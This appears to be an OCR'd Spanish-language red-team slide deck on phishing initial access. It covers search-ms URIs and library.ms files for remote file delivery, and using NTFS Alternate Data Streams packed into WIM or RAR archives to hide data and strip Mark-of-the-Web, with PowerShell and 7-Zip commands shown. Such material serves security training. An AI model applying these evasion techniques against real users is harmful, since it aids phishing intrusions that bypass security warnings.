4   <ownerSID>S-1-5-21-2347953912-3613868133-3427515202-1001</ownerSID>
5   <version>7</version>
6   <isLibraryPinned>true</isLibraryPinned>
7   <iconReference>imageres.dll,-1004</iconReference>
8   <templateInfo>
9     <folderType>{94d6ddcc-4a68-4175-a374-bd584a510b78}</folderType>
10  </templateInfo>
11  <searchConnectorDescriptionList>
12    <searchConnectorDescription publisher="Microsoft" product="Windows">
13      <description>@shell32.dll,-34586</description>
14      <isDefaultSaveLocation>true</isDefaultSaveLocation>
15      <simpleLocation>
16        <url>knownfolder:{4BD8D571-6D19-48D3-BE97-422220080E43}</url>
17        <serialized>MBAAAEAFCAAAAAAAAAADAAAAAY0gAAQDRAAAAgRcNkDz+cARoQmi5wsPHQEKpYOM7zBAAAAAAAAABAAAAAA
18      </simpleLocation>
19    </searchConnectorDescription>
20  </searchConnectorDescriptionList>
21 </libraryDescription>
```



Reference: [WikiLeaks](#)




Directory listing for /

- [Sample library.ms](#)


URI Schemes

Un esquema URI es la primera parte de un Identificador Uniforme de Recurso (URI).

- Identificador de Recursos
- Le dice al navegador que protocol usar para alcanzar los archivos
- URIs usan diferentes protocolos y conexiones para su trabajo como HTTP, HTTPS y WebSockets




- Popular con APTs
- Llama a servicios legítimos
- Proxies confían o ignoran estos recursos
 - Search-MS es un protocolo común y utilizado para alcanzar archivos remotos y servidores



Reference: [SEARCH-MS](#)

Desafios

- Debemos controlar el flujo de ejecucion
- Algunos navegadores nos protejen de esta tecnica (Firefox, Brave, Safari).
- Edge nos permite usar TODOS los URIs entonces este seria en objetivo a alcanzar



ADS: Flujos de Datos Alternos

Los Flujos de Datos Alternativos (ADS) son un atributo de archivo que solo se encuentra en el sistema de archivos NTFS.

- Mala reputacion
- Esconde Informacion
- Es capaz de secceder Nuestro acceso Inicial y remover MOTW
- Necesitamos ayuda en extraer la informacion

```
C:\WINDOWS\system32\cmd.exe - powershell
PS C:\RedTeam\Phishing\Attachments\ADS> Get-Item .\ADS.txt -Stream *

PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\RedTeam\Phishing\Attachments\ADS\ADS.txt::$DATA
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\RedTeam\Phishing\Attachments\ADS
PSChildName  : ADS.txt::$DATA
PSDrive      : C
PSProvider   : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName     : C:\RedTeam\Phishing\Attachments\ADS\ADS.txt
Stream       :::$DATA
Length       : 6

PS C:\RedTeam\Phishing\Attachments\ADS>
```


Archivos que son benignos y a los que no se les aplica MOTW.


- JPG
- PNG
- TXT
- ETC

Algunos archivos no se etiquetan con MOTW; este comportamiento solo se observa en archivos que pueden ejecutar comandos.



Desafios

- No hay ejecución por doble click
 - Necesitamos alcanzar esta informacion
- La informacion es removida
 - Cuando es Movida a otra estacion de trabajo
- LOLBAS
- Scripts



- WINRAR
- WIM Archivos
- 7z

```
C:\WINDOWS\system32\cmd.exe - powershell
PS C:\Program Files\7-Zip> .\7z.exe a C:\RedTeam\Phishing\Attachments\ADS\ADS2.wim -sns C:\RedTeam\Phishing\Attachments\ADS\ADS55.txt

7-Zip 22.01 (x64) : Copyright (c) 1999-2022 Igor Pavlov : 2022-07-15

Scanning the drive:
1 file, 6 bytes (1 KiB)
1 alternate streams, 22534 bytes (23 KiB)

Creating archive: C:\RedTeam\Phishing\Attachments\ADS\ADS2.wim

Add new data to archive: 1 file, 6 bytes (1 KiB)
1 alternate streams, 22534 bytes (23 KiB)

Files read from disk: 2
Archive size: 23936 bytes (24 KiB)
Everything is Ok
PS C:\Program Files\7-Zip>
```

Archive name and parameters

General Advanced Options Files Backup Time Comment

NTFS options

☐ Save file security

☒ Save file streams

☐ Store symbolic links as links

☐ Store hard links as links

Recovery record

3 percent

Compression...

SFX options...

Volumes

☐ Pause after each volume

☐ Old style volume names

0 recovery volumes

When done





Keep PC running

System

☐ Background archiving

☐ Wait if other WinRAR copies are active

OK Cancel Help





Downloads

FileHomeShareView

Pin to Quick access

Copy

Paste

Cut

Copy path

Paste shortcut

Move to

Copy to

Delete

Rename

New folder

New Item

Easy access

Properties

Open

Edit

History

Select all

Select none

Invert selection

Clipboard

Organize

New

Open

Select

This PCDownloads

Search Downloads

Quick access

Desktop

Downloads

Documents

Pictures

PA

Sample

Searches

Tools

Desktop

HelpDesk

This PC

Libraries

| Name | Date modified | Type | Size |
|-----------------------|-------------------|----------------|----------|
| Today (1) | | | |
| ADS.rar | 9/16/2024 6:59 AM | WinRAR archive | 15 KB |
| Last week (3) | | | |
| ChromeSetup.exe | 9/14/2024 7:22 PM | Application | 8,709 KB |
| Firefox Installer.exe | 9/14/2024 7:22 PM | Application | 364 KB |
| Tools | 9/14/2024 9:14 PM | File folder | |

4 items | 1 item selected, 14.7 KB